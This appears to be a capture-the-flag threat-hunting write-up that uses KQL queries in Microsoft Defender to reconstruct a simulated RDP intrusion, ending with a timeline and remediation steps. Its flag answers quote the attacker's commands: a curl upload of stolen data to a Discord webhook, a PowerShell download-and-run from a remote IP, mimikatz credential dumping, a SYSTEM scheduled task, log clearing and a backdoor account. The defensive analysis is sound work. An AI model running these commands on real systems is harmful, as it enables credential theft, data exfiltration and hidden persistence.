
%201.svg)



Platforms and Languages Leveraged:
- Windows 10: Virtual Machines (Microsoft Azure)
- EDR Platform: Microsoft Defender for Endpoint
- Kusto Query Language (KQL)
Table Of Contents:
Timeline of EventsSummaryResponsive Actions Taken
Project Overview
The following project showcases a capture the flag style threat hunt which focuses on identifying compromised accounts, reconnaissance behavior, staging, and exfiltration of company data. In the end, I craft a full timeline of events and summary of the attackers actions as well as remedial actions.
Scenario:
A competitor undercut a six-year shipping contract by exactly 3%. Supplier contracts and pricing data appeared on underground forums. Azuki Import Export Trading Co with 23 employees and shipping logistics across Japan and Southeast Asia reported a compromise.
Microsoft Defender for Endpoint logs from the IT administrator workstation azuki sl, show remote access followed by staged tooling, credential theft data compression, exfiltration, and log clearing. The time of the event was between 11/19/2025 - 11/20/2025.

Flag 1. Initial Access - Remote Access Source
Question: Identify the source IP address of the Remote Desktop Protocol connection?
Given the question, we need to determine the source IP address for the RDP connection, and we need to query the network logs to see if there were any successful inbound connections over port 3389.
Query Used to locate events:
DeviceNetworkEvents
| where DeviceName == "azuki-sl"
| where Timestamp between (datetime(2025-11-19) .. datetime(2025-11-20))
| where LocalPort == 3389
Results:

On Nov 19, 2025 1:35:56 PM, There was an RDP connection accepted on the local port of 3389, coming from RemoteIP of 88.97.178.12

Flag 2. Initial Access - Compromised User Account
Question: Identify the user account that was compromised for initial access?
Given the question, we need to identify any successful logons to the account that have a "RemoteInteractive" type as we know the connection was over RDP. By doing so, we can see the account name associated with the compromised account.
Query Used to locate events:
DeviceNetworkEvents
| where DeviceName == "azuki-sl"
| where Timestamp between (datetime(2025-11-19) .. datetime(2025-11-20))
| where LogonType has_any ("RemoteInteractive")
| where ActionType == "LogonSuccess"
Results:

On Nov 19, 2025 1:36:21 PM, there was a remote login successful onto the user account kenji.sato. This is within 30 seconds after the RDP connection was made.
Flag 3. Discovery - Network Reconnaissance
Question: Identify the command and argument used to enumerate network neighbours?
Now that we know what account was compromised, it is usual for the threat actor to enumerate the network to search for lateral movement opportunities. One way to search for this is to look in the process event logs for known commands containing common enumeration tools and phrases, for example: "arp", "ip", "nmap", "net", etc.
Query Used to locate events:
DeviceProcessEvents
| where DeviceName == "azuki-sl"
| where Timestamp between (datetime(2025-11-19) .. datetime(2025-11-20))
| where ProcessCommandLine has_any ("arp", "ip", "nmap", "net")
| project Timestamp, DeviceName, FileName, FolderPath, ProcessCommandLine
Results:

On Nov 19, 2025 2:04:01 PM, The attacker executed the command “ARP.EXE” -a showing the contents of the arp table and addresses of other devices on the local network.
Flag 4. Evasion - Malware Staging Directory
Question: Identify the primary staging directory where malware was stored?
Once the attacker is on the compromised system they are likely going to collect data and temporarily store that information in a hidden directory or file on the system. Knowing this information, we can query the logs to look for any unusual process commands or changes within the common system directories.
Query Used to locate events:
DeviceProcessEvents
| where DeviceName == "azuki-sl"
| where Timestamp between (datetime(2025-11-19) .. datetime(2025-11-20))
| project Timestamp, DeviceName, FileName, FolderPath, ProcessCommandLine
Results:

looking through the DeviceProcessEvents table I noticed on Nov 19, 2025 2:05:33 PM, The attacker ran the following command "attrib.exe" +h +s C:\ProgramData\WindowsCache ,This command sets the directories attributes to be hidden and as a system protected folder so users will not be able to casually detect it.
Flag 5. Evasion - File Extension Exclusions
Question: How many file extensions were excluded from Windows Defender scanning?
By changing the file extensions exclusion list, the threat actor is able to slip past Windows Defender. Defender normally can detect malicious binaries such as scripts and/or changes to hash values and file locations. By changing the exclusion list, the attacker could slip past Defender's detection as any extensions the attacker chooses will not be scanned by the system. To do this, the attacker will likely have to change registry values so we need to check the device's registry events.
Query Used to locate events:
DeviceRegistryEvents
| where DeviceName == "azuki-sl"
| where Timestamp between (datetime(2025-11-19) .. datetime(2025-11-20))
| where RegistryKey has_any ("Defender")
| project Timestamp, ActionType, RegistryKey, RegistryValueName, RegistryValueData
Results:

On Nov 19, 2025 1:49:27 PM, the attacker changed the exclusions for Windows Defender to allow the extension types of .bat, .ps1, and .exe. This would allow the attacker to run any script or file with these extensions and evade detection from Defender.
Flag 6. Evasion - Temp Folder Exclusion
Question: What temporary folder path was excluded from Windows Defender scanning?
Temporary folders are natural staging areas for installers, updates, and scripts. If the security tool ignores it, then attackers can drop payloads there without triggering scans.
Query Used to locate events:
DeviceRegistryEvents
| where DeviceName == "azuki-sl"
| where Timestamp between (datetime(2025-11-19) .. datetime(2025-11-20))
| where RegistryValueName has_any ("Temp")
| project Timestamp, ActionType, RegistryKey, RegistryValueName, RegistryValueData
Results:

On Nov 19, 2025 1:49:27 PM, the attacker added the path C:\Users\KENJI~1.SAT\AppData\Local\Temp to the Windows Defender exclusions list to prevent defender from picking up any malware that is installed or executed from that directory.
Flag 7. Evasion - Download Utility Abuse
Question: Identify the Windows-native binary the attacker abused to download files?
Attackers often use Windows native binaries (LOLBins) to avoid detection. Common tools like bitsadmin, certutil, powershell, Invoke-WebRequest, etc are signed by Microsoft and are trusted by the OS. Many security products whitelist them to avoid breaking legitimate workflows. With this in mind, we need to query for process events with these known tools to investigate deeper.
Query Used to locate events:
DeviceProcessEvents
| where DeviceName == "azuki-sl"
| where Timestamp between (datetime(2025-11-19) .. datetime(2025-11-20))
| where FileName in ("bitsadmin.exe","certutil.exe","powershell.exe","mshta.exe","rundll32.exe","
regsvr32.exe","wscript.exe","cscript.exe","curl.exe","ftp.exe","explorer.exe")
| project Timestamp, FileName, FolderPath, InitiatingProcessCommandLine
Results:

On Nov 19, 2025 at 2:06:58 PM, the attacker abused the legitimate Windows utility “certutil.exe” to stage a malicious script. This script was then executed via the command "powershell.exe -ExecutionPolicy Bypass -File C:\Users\kenji.sato\AppData\Local\Temp\wupdate.ps1", bypassing security checks by leveraging trusted system binaries.
Flag 8. Persistence - Scheduled Task
Question: Identify the name of the scheduled task created for persistence?
Scheduled tasks can be configured to run at logon, startup, or on a schedule. This can guarantee the attackers payload runs repeatedly without any user interaction. with this mind to query for any scheduled tasks created during the timeline of the investigation.
Query Used to locate events:
DeviceProcessEvents
| where DeviceName == "azuki-sl"
| where Timestamp between (datetime(2025-11-19) .. datetime(2025-11-20))
| where FileName has_any ("schtasks.exe", "powershell.exe", "cmd.exe")
| project Timestamp, FileName, FolderPath, ProcessCommandLine, InitiatingProcessCommandLine
Results:

On Nov 19, 2025 2:07:46 PM, the attacker scheduled a task named “Windows Update Check” , ran the command "schtasks.exe" /create /tn "Windows Update Check" /tr C:\ProgramData\WindowsCache\svchost.exe /sc daily /st 02:00 /ru SYSTEM /f
This command creates a scheduled task named Windows Update Check that will run every day at 2:00 AM under the SYSTEM account, executing the file C:\ProgramData\WindowsCache\svchost.exe
Flag 9. Persistence - Scheduled Task Target
Question: Identify the executable path configured in the scheduled task?
This question can be answered with the same event as Flag 8.
Results:
Flag 10. Command & Control - C2 Server Address
Question: Identify the IP address of the command and control server?
Following the timeline of the previous events, we can look for any outbound network connections made.
Query Used to locate events:
DeviceNetworkEvents
| where DeviceName == "azuki-sl"
| where Timestamp between (datetime(2025-11-19) .. datetime(2025-11-20))
| project Timestamp, RemoteIP, RemotePort, InitiatingProcessCommandLine
Results:

On Nov 19, 2025 2:11:04 PM, we see the svchost.exe which was previously set as a scheduled task a few minutes earlier, execute and make a network connection to Remote IP 78.141.196.6 over port 443
Flag 11. Command & Control - C2 Communication Port
Question: Identify the destination port used for command and control communications?
Results:
On Nov 19, 2025 2:11:04 PM, we see the svchost.exe which was previously set as a scheduled task a few minutes earlier, execute and make a network connection to Remote IP 78.141.196.6 over port 443
Flag 12. Credential Access- Credential Theft Tool
Question: Identify the filename of the credential dumping tool?
Attackers commonly drop tools like credential dumpers and custom scripts into staging directories or custom folders they create. To search for this, we can query DeviceFileEvents or DeviceProcessEvents to see if any files were created or executed respectively, in the staging directory.
Query Used to locate events:
DeviceProcessEvents
| where DeviceName == "azuki-sl"
| where Timestamp between (datetime(2025-11-19) .. datetime(2025-11-20))
| where FolderPath contains "WindowsCache"
| project Timestamp, FileName, FolderPath, ProcessCommandLine
Results:

On Nov 19, 2025 2:08:26 PM, the attacker ran a file mm.exe that was located within the hidden directory the attacker created C:\ProgramData\WindowsCache\. The following command ran "mm.exe" privilege::debug sekurlsa::logonpasswords exit. This is likely a renamed version of Mimikatz, a credential dumping tool, based on the flags of the command. The attacker intended to run the dump and then exit, minimizing exposure.
Flag 13. Credential Access- Memory Extraction Module
Question: Identify the module used to extract logon passwords from memory?
This flag can be answered using the same event from Flag 12.
Results:
Flag 14. Collection - Data Staging Archive
Question: Identify the compressed archive filename used for data exfiltration?
If we want to look for any staged data, we should look in the staging directory for any packaged zip files.
Query Used to locate events:
DeviceFileEvents
| where DeviceName == "azuki-sl"
| where Timestamp between (datetime(2025-11-19) .. datetime(2025-11-20))
| where FolderPath contains "WindowsCache"
| project Timestamp, FileName, FolderPath
Results:

On Nov 19, 2025 2:08:58 PM, a file named export-data.zip was created shortly after running the credential dumping tool within the staging directory.
Flag 15. Exfiltration - Exfil Channel
Question: Identify the cloud service used to exfiltrate stolen data?
If we want to look for any exiltrated data, we want to look at the DeviceNetworkEvents table and query for outbound connections over 443 (HTTPS), 20(FTP), 21(FTP), or 22(SFTP).
Query Used to locate events:
DeviceNetworkEvents
| where DeviceName == "azuki-sl"
| where Timestamp between (datetime(2025-11-19) .. datetime(2025-11-20))
| where RemotePort in (443, 20, 21, 22)
| project Timestamp, RemoteIP, RemotePort, RemoteUrl
Results:

On Nov 19, 2025 2:09:21 PM, the attacker exfiltrated the data to Discord, a well-known cloud messaging platform. By making an HTTPS connection to Discord, this does not raise any alarm, as Discord is a well-known reputable cloud service.
When investigating this further, we see the initial process command for this connection was:
"curl.exe" -F file=@C:\ProgramData\WindowsCache\export-data.zip https://discord.com/api webhooks/1432247266151891004Exd_b9386RVgXOgYSMFHpmvP22jpRJrMNaBqymQy8fh98gcsD6Yamn6EIf_kpdpq83_8
The curl command is used to transfer data to or from a server. It collected the prepared file and dumped it to a Discord server.
Flag 16. Anti-Forensics - Log Tampering
Question: Identify the first Windows event log cleared by the attacker?
If an attacker were to clear the logs, this would likely take place in the Windows Event Viewer. To see which logs were cleared, we need to query for wevutil.exe in the process table or command line around the time of the event.
Query Used to locate events:
DeviceProcessEvents
| where DeviceName == "azuki-sl"
| where Timestamp between (datetime(2025-11-19) .. datetime(2025-11-20))
| where ProcessCommandLine has "wevtutil.exe"
| project Timestamp, FileName, FolderPath, ProcessCommandLine
Results:

On Nov 19, 2025 2:11:39 PM, the attacker ran the command wevtutil.exe cl Security to clear the security event logs. There were two additional log tables cleared: System and Application.
Flag 17. Impact - Persistence Account
Question: Identify the backdoor account username created by the attacker?
For persistence on the system, the attacker may consider creating an additional account as a backdoor into the system. They often do this by naming the account something that blends in.
Query Used to locate events:
DeviceProcessEvents
| where DeviceName == "azuki-sl"
| where Timestamp between (datetime(2025-11-19) .. datetime(2025-11-20))
| where ProcessCommandLine contains "add"
| project Timestamp, FileName, FolderPath, ProcessCommandLine
Results:

On Nov 19, 2025 2:09:48 PM, the attacker used the command "net.exe" user support ********** /add, to add a new user account support for persistence.
Flag 18. Execution - Malicious Script
Question: Identify the PowerShell script file used to automate the attack chain?
Attackers often use scripting languages to automate their attack chain. We can search the DeviceFileEvents for files created with common script file extensions.
Query Used to locate events:
DeviceFileEvents
| where DeviceName == "azuki-sl"
| where Timestamp between (datetime(2025-11-19) .. datetime(2025-11-20))
| where FileName has_any (".ps1", ".bat", ".cmd", ".vbs", ".js", ".hta")
| project Timestamp, FileName, FolderPath, InitiatingProcessCommandLine, ActionType
Results:

On Nov 19, 2025 1:49:48 PM, the attacker ran the command powershell -ExecutionPolicy Bypass -Command "Invoke-WebRequest -Uri 'http://78.141.196.6:8080/wupdate.ps1' -OutFile 'C:\Users\KENJI~1.SAT\AppData\Local\Temp\wupdate.ps1' -UseBasicParsing"
This command was used to download the script from the web server running on 78.141.196.6 over port 8080 and save it to the temp folder.
Flag 19. Lateral Movement - Secondary Target
Question: What IP address was targeted for lateral movement?
Lateral movement targets are selected based on their access to sensitive data or network privileges. Identifying these targets reveals attacker objectives.
Query Used to locate events:
DeviceProcessEvents
| where DeviceName == "azuki-sl"
| where Timestamp between (datetime(2025-11-19) .. datetime(2025-11-20))
| where ProcessCommandLine has_any ("cmdkey", "mstsc")
| project Timestamp, FileName, FolderPath, ProcessCommandLine, ActionType
Results:

On Nov 19, 2025 2:10:41 PM, the attacker executed the command "mstsc.exe" /v:10.1.0.188. This command launches a remote desktop session to the machine at IP 10.1.0.188
Flag 20. Lateral Movement - Remote Access Tool
Question: Identify the remote access tool used for lateral movement?
To answer this question, we can use the same query and event as Flag 19.
Results:
Chronological Event Timeline
Nov 19, 2025 01:35:56 PM
RDP inbound connection accepted from 88.97.178.12 to "azuki sl" over port 3389
Nov 19, 2025 01:36:21 PM
Attacker successfully logged onto account "kenji.sato"
Nov 19, 2025 01:49:27 PM
Attack added Windows Defender exclusions for( .bat, .ps1, .exe) and a temp path added C:\Users\kenji.sato\AppData\Local\Temp
Nov 19, 2025 01:49:48 PM
PowerShell Invoke-WebRequest downloads wupdate.ps1 from 78.141.196.6:8080 to the temp folder.
Nov 19, 2025 02:04:01 PM
ARP.EXE -a was executed to enumerate local network hosts.
Nov 19, 2025 02:05:33 PM
Attaker uses attrib.exe to set C:\ProgramData\WindowsCache to hidden and system protected.
Nov 19, 2025 02:06:58 PM
certutil.exe and PowerShell used to stage and execute payloads
Nov 19, 2025 02:07:46 PM
Scheduled task “Windows Update Check” created to run C:\ProgramData\WindowsCache\svchost.exe as SYSTEM daily
Nov 19, 2025 02:08:26 PM
mm.exe executed (mimikatz) with sekurlsa::logonpasswords to dump credentials
Nov 19, 2025 02:08:58 PM
export-data.zip created in ProgramData\WindowsCache
Nov 19, 2025 02:09:21 PM
curl.exe posts export-data.zip to a Discord webhook resulting in exfiltrated credentials to Discord
Nov 19, 2025 02:09:48 PM
Attacker used net.exe to create a backdoor account named “support” (to blend in)
Nov 19, 2025 02:11:04 PM
Malicious svchost executable connects to 78.141.196.6 on port 443 for C2 (control communications observed)
Nov 19, 2025 02:11:39 PM
Attacker ran "wevtutil.exe cl Security" to clear the Security event logs as well as other logs shortly after to try and hide their presence.
Summary
On November 19, 2025, an attacker gained access to the system “azuki sl” via an inbound RDP connection from IP address 88.97.178.12 and successfully logged into the account “kenji.sato.” Shortly after, they disabled protections by adding Windows Defender exclusions for script and executable files, as well as the user’s temp directory. Using PowerShell, they downloaded a malicious script (wupdate.ps1) from a remote server. The attacker then began reconnaissance by running ARP.EXE to enumerate local hosts, and concealed their activity by hiding a directory (WindowsCache) with system attributes. They staged and executed payloads using certutil and PowerShell, then established persistence by creating a scheduled task named “Windows Update Check” to run a malicious svchost.exe daily with SYSTEM privileges. Next, they executed mimikatz (mm.exe) to dump credentials, packaged the stolen data into export-data.zip, and exfiltrated it via curl to a Discord webhook. To maintain access, they created a backdoor account named “support.” The malicious svchost binary then connected to the attacker’s command-and-control server over port 443. Finally, the attacker attempted to cover their tracks by clearing the Security event logs and other system logs using wevtutil, indicating a full compromise with credential theft, persistence, exfiltration, and log tampering
Remediation & Responsive Actions Taken:
• Isolate the compromised host and block attacker IPs
• Disable the kenji.sato and support accounts and reset all passwords
• Remove malicious files, hidden folders, scheduled tasks, and Defender exclusions
• Audit persistence mechanisms and sweep for lateral movement
• Restore logging, forward logs to a SIEM, and monitor for tool abuse
• Patch systems, restrict RDP to trusted sources, and enforce MFA
• Conduct threat hunting for indicators of compromise
• Document the incident and strengthen defenses with least privilege and segmentation

